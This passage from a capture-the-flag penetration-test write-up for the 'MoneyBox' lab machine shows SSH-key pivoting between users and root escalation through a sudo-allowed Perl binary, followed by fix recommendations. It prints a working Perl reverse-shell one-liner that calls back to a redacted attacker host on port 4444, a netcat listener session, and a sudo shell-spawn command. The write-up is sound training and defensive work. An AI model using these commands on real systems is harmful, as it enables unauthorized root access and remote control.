
The user **renu** is unable to run anything on **MoneyBox** due to the restriction in privileges

2.6 Horizontal Privilege Escalation




```
renu@MoneyBox:~$ cd /home
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls -la
total 32
drwxr-xr-x 4 lily lily 4096 Oct 11  2022 .
drwxr-xr-x 4 root root 4096 Feb 26  2021 ..
-rw——————— 1 lily lily  985 Feb 26  2021 .bash_history
-rw-r--r-- 1 lily lily  220 Feb 25  2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25  2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25  2021 .local
-rw-r--r-- 1 lily lily  807 Feb 25  2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .ssh
renu@MoneyBox:/home/lily$ cd .ssh
renu@MoneyBox:/home/lily/.ssh$ ls -la
total 12
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .
drwxr-xr-x 4 lily lily 4096 Oct 11  2022 ..
-rw-r--r-- 1 lily lily  393 Feb 26  2021 authorized_keys
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktugtos9HY9hz
SInkOzDn3RitZJXuemXCasOsM6gBctu5GDuL882dFgz962O9TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+BNrVbcf+xq36biziQaVBy+v
GbiCPpN0JTrtG449NdNZcl0FDmlm2Y6nlH42zM5hCC0HQJiBymc/I37G09VtUsaCpjiKaxZanglyb2+WLSxmJfr+EhGnWOpQv91hexXd7Id
lK6hhUOff5yNxlvIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
renu@MoneyBox:/home/lily/.ssh$ 
```

While digging through the /home directory, I found another user, **lily**. Upon navigating into the **lily** user directory, two items stood out: the .bash_history file and the .ssh directory, both of which have a high likelihood of containing sensitive information. After checking the .bash_history file for user **lily**, nothing of interest was found. However, within the **authorized_keys** file under the .ssh directory, there is a public SSH key (**ssh-rsa**) belonging to user **renu**. This means that user **renu** can log in to the **lily** account via SSH using SSH key authentication, without the need for a password prompt.



```
renu@MoneyBox:/home/lily$ ssh lily@192.168.220.230
The authenticity of host '192.168.220.230 (192.168.220.230)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.220.230' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from [redacted]
lily@MoneyBox:~$ whoami
lily
lily@MoneyBox:~$ 
```


2.7 Privilege Escalation: root.txt



```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:~$
```

Command: **sudo -l**

The command is used to list the allowed commands that the current user can run with sudo privileges. User **lily** can run the perl binary from **/usr/bin/perl** as root (Administrator privilege) without password required.




```
lily@MoneyBox:~$ sudo perl -e 'use Socket;$i="[redacted]";$p=4444;socket(S,PF_INET,SOCK_STREAM,getp
rotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");op
en(STDERR,">&S");exec("sh -i");};'
```

The above is a Perl reverse shell that was generated from the website **https://www.revshells.com**. This reverse shell is part of a broader exploitation technique where I abused the permissions of user **lily** to execute the Perl binary as root on the target machine without requiring a password. I was able to run the reverse shell through Perl command as root, which effectively connects the target machine back to my local system which is captured by my NetCat Listener on port **4444**. This allowed me to establish a stable and interactive session, ultimately granting me access to the target system with root privileges. The result is a fully functional root shell on the compromised machine.

Alternatively, the below command can also be used in **lily**s SSH session to escalate current shell to root.

Command: sudo perl -e 'system("/bin/bash")'



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [[redacted]] from (UNKNOWN) [192.168.220.230] 48652
# whoami
root
# pwd
/home/lily
# cd /root
# ls -la
total 32
drwx------  3 root root 4096 Jan 15 07:23 .
drwxr-xr-x 18 root root 4096 Oct 11  2022 ..
-rw-------  1 root root 2738 Oct 11  2022 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Feb 25  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Jan 15 07:23 proof.txt
-rw-r--r--  1 root root  228 Feb 26  2021 .root.txt
# cat .root.txt

Congratulations.......!

You Successfully completed MoneyBox

Finally The Root Flag
    ==> r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT
    It's My First CTF Box

instagram : ____kirthik____

See You Back....

# cat proof.txt
[redacted]7845b3b7
# 
```

I navigated to the **/root** directory and successfully accessed the contents needed for submission.

2.8 Vulnerability Fix and Severity

Vulnerability 1: Anonymous FTP login

FTP server has poor security configurations in supporting FTP Anonymomus login

Fix and Mitigations

- **Restricting access to specific directories that are intended for anonymous usage**
- **Using firewalls and network configurations to restrict who can access the anonymous FTP service**
- **Adopt Data Classification when uploading documents in terms of sensitivity of information**

Vulnerability 2: Weak SSH credentials

Renu's password cracked and gained initial foothold using SSH

Fix and Mitigations

- **Use a easy-to-remember but stronger password**

Vulnerability 3: Horizontal Privilege Escalation to Lily's account

Renu's SSH-RSA public key is found in Lily's .ssh/.authorized_keys directory and gained access to Lily's account via SSH

Fix and Mitigations

- **Set proper permissions on .ssh and .authorized_keys**

  chmod 700 ~/.ssh (disable access to .ssh directory for all besides the owner)

  chmod 600 ~/.ssh/authorized_keys (Grants read and write permissions to the user only, disallowing other users from accessing it)

- **Limit SSH key usage within .authorized_keys file**

  Restrict access to specific commands

  command="/path/to/command" ssh-rsa AAAAB3... key

- **Set SSH Key Expiration**
- **Restrict SSH Access to specific Users and Groups**

  Configure the SSH server (/etc/ssh/sshd_config) to restrict which users or groups can use SSH keys for access.

Vulnerability 4: Vertical Privilege Escalation to root

The misconfiguration of sudo permissions in user Lily's account allowed the abuse of the Perl binary to escalate privilege levels.

Fix and Mitigations

- **Audit Sudoers File for Dangerous Entries**
- **Limit Sudo Access**

  Ensure users are only granted **specific, necessary privileges**. Limit what each user can do via sudo and explicitly specify which commands they can run.

- **Fix Privilege Escalation Vectors**

  Changing ownership or permissions of the binary to prevent users from executing it unnecessarily.

- **Restriction of commands executed by sudo**

  The sudoers file can be edited to restrict **command arguments** and **environment variables** that can be passed to commands when they are executed with sudo.

  eg1. Restrict a user to running a specific command with **no arguments parsed**

  eg2. Prevent users from using environment variables that might cause privilege escalation

- **Restrict sudo to only trusted users**